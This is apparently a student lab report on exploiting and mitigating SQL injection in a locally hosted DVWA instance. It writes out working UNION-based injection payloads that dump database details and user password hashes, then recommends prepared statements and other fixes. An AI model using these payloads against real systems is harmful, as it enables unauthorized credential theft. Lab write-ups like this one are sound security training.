

Title Page

Project Title: Exploiting and Mitigating SQL Injection in a Web Application

Name :- Sameer Patil

Roll:-31010923062

Partner Name :- Soham Pawar

Roll:-31010923067

Course Name: Security in computing

Date: 05/10/25

2. Introduction :-


This report documents the process of exploiting the **SQL Injection (SQLi)** vulnerability, a critical flaw that allows an attacker to interfere with an application's database queries. SQLi is ranked among the most dangerous vulnerabilities by OWASP due to its potential for complete data compromise. The objective of this exercise was to practically demonstrate the full impact of an SQLi attack within a controlled learning environment, the **Damn Vulnerable Web Application (DVWA)**, and to establish definitive mitigation strategies.

3. Vulnerability Research :-

SQL Injection is fundamentally a flaw in **input handling**. It occurs when a web application constructs a database query by joining (concatenating) a static SQL string with dynamic, unvalidated user input. This results in the user input being treated as **executable code**. Any application using a relational database (MySQL, MariaDB, etc.) is susceptible if it constructs queries without using proper security measures.

- **Vulnerable Query Concept:** `SELECT first_name, surname FROM users WHERE user_id = '1' OR '1'='1' ;`

- **Proof of Vulnerability (PoV):** The vulnerability was confirmed by submitting a single quote ('), which prematurely terminated the query string, causing a database syntax error. This error, visible to the user, immediately proved the application was critically flawed.




4. Exploitation Steps (Methods):-

The exploitation was performed using standard browser interaction and manual payload construction against the DVWA SQL Injection module set to **Low Security**.


A. Environment Setup

The attack was conducted against the **Damn Vulnerable Web Application (DVWA)**, hosted locally on a machine running the XAMPP stack.

1) Platform Installation: XAMPP (containing Apache, MySQL/MariaDB, and PHP) was installed and configured to serve the web application.



2) Target Deployment: The **DVWA** files were downloaded and placed within the XAMPP web root directory (htdocs).




Database Connection: The DVWA configuration file was edited to successfully connect to the MySQL database (as previously resolved during setup).


```
# If you are using MariaDB then you cannot use root, you must use a user with the
# See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]    = getenv('DB_SERVER') ? : '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ? : 'dvwauser';
$_DVWA[ 'db_user' ]      = getenv('DB_USER') ? : 'dvwauser';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ? : 'password';
$_DVWA[ 'db_port' ]      = getenv('DB_PORT') ? : '4306';
```

The screenshot shows the phpMyAdmin web interface in a browser. The left sidebar displays a tree view of databases, with 'dvwauser' selected. The main panel shows the 'Structure' tab for the 'dvwauser' database. It lists two tables: 'guestbook' and 'users'. Below the table list, there is a 'Create new table' section with input fields for 'Table name' and 'Number of columns' (set to 4), and a 'Create' button.

Table	Action	Rows	Type	Collation	Size	Overhead
☐ guestbook	Browse Structure Search Insert Empty Drop	1	InnoDB	utf8mb4_general_ci	16.0 KiB	-
☐ users	Browse Structure Search Insert Empty Drop	5	InnoDB	utf8mb4_general_ci	16.0 KiB	-
2 tables Sum		6	InnoDB	utf8mb4_general_ci	32.0 KiB	0 B





Security Initialization: The application was accessed via a web browser on Kali Linux, and the DVWA Security settings were explicitly configured for testing.



B. Vulnerability Verification


The attack proceeded by verifying the vulnerability within the **SQL Injection** module.

1. **Verification:** A single quote (') was submitted in the User ID field.
2. **Result:** The application displayed a **MySQL error message**, confirming that the user input was not sanitized and was breaking the underlying query, thus proving the existence of the vulnerability.



C. Determining Column Count

The number of columns returned by the query was found using the ORDER BY clause to prepare for the UNION SELECT attack.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays the URL `127.0.0.1/dvwa/vulnerabilities/sqli/?id=1%27+ORDE...`. The page features a sidebar on the left with navigation links, including Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, DVWA Security, PHP Info, About, and Logout.

The main content area is titled "Vulnerability: SQL Injection". It contains a form with a "User ID:" label and a "Submit" button. Below the form, the output of the query is displayed in red text:

```
ID: 1' ORDER BY 2 -- #  
First name: admin  
Surname: admin
```

Below the output, there is a section titled "More Information" with a list of links:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

D. Data Extraction: Server and Database Information

Vulnerability: SQL Injection

User ID:

ID: -1' UNION SELECT database(), version() -- #
First name: dvwauser
Surname: 10.4.32-MariaDB

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

E. Final Impact: Stealing User Credentials

-

127.0.0.1/dvwa/vulnerabilities/sqli/?id=-1%27+UNIO...

Vulnerability: SQL Injection

User ID: Submit

ID: -1' UNION SELECT user, password FROM users -- #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: -1' UNION SELECT user, password FROM users -- #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: -1' UNION SELECT user, password FROM users -- #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: -1' UNION SELECT user, password FROM users -- #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: -1' UNION SELECT user, password FROM users -- #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Logout

Username: admin
Security Level: low
Locale: en
SQLi DB: mysql

5. Results & Impact

The exploitation was a complete success, resulting in a **Critical Confidentiality Breach**.

- **Data Stolen:** All user accounts, including the administrative account, were exposed along with their MD5 hashed passwords (e.g., 5f4dcc3b5aa765d61d8327deb882cf99).

- **Impact:** This constitutes a **total loss of user data confidentiality**. An attacker could use tools like Hashcat or rainbow tables to quickly crack these hashes (especially simple ones) into plaintext passwords, leading to **full account takeover** and potential further system exploitation. This severity aligns with a **CVSS score near 9.8 (Critical)**.

6. Mitigation

The only robust defense against this vulnerability is to stop using concatenated strings for database queries.

- **Primary Fix: Prepared Statements (Parameterized Queries)**
 - This technique separates the SQL structure (the code) from the user input (the data). The database engine is explicitly told to treat the input as pure data, preventing the single quote or any malicious command from executing as code. This defense is absolute.
- **Secondary Fixes:**
 - **Input Validation:** Implement strict whitelisting to ensure the "User ID" field only accepts integers and rejects all special characters.
 - **Principle of Least Privilege:** Configure the application's database user account to only have the permissions necessary for its function (e.g., SELECT, INSERT, UPDATE on specific tables), preventing it from accessing system tables or executing administrative commands.

7. Discussion

- The exercise powerfully demonstrated that while SQL Injection is an old vulnerability, it remains incredibly effective when mitigation is ignored. The simplicity of the attack stands in stark contrast to its catastrophic impact, evidenced in real-world breaches where data from millions of users has been compromised. The ethical use of platforms like DVWA is crucial for training, ensuring that the knowledge gained is applied defensively to prevent such widespread data loss.

8. Recommendations

To mitigate the vulnerability and safeguard the application:

- **A. Patching:** Ensure the underlying database (MariaDB/MySQL) and all related libraries are kept up-to-date.
- **B. Input Validation: Implement Prepared Statements throughout the codebase as the immediate priority.** Supplement this with context-aware validation (e.g., numeric-only checks for ID fields).
- **C. Network Security:** Deploy a Web Application Firewall (WAF) to provide an external layer of filtering against common injection attempts.
- **D. Security Audits:** Conduct regular code reviews and penetration testing specifically targeting data access layers to find and fix SQLi vulnerabilities before deployment.
- **E. User Awareness:** Train development teams on secure coding standards, emphasizing the absolute requirement of parameterized queries.

9. Conclusion

- The successful exploitation confirmed that the SQL Injection vulnerability in the low-security configuration of DVWA allows for a complete database compromise. This project reinforced that the failure to implement basic security measures, specifically **Prepared Statements**, poses an unacceptable risk to data integrity and confidentiality. The solution is straightforward and necessary to secure any data-driven web application.

10. References:

OWASP Guide

GitHub Repositories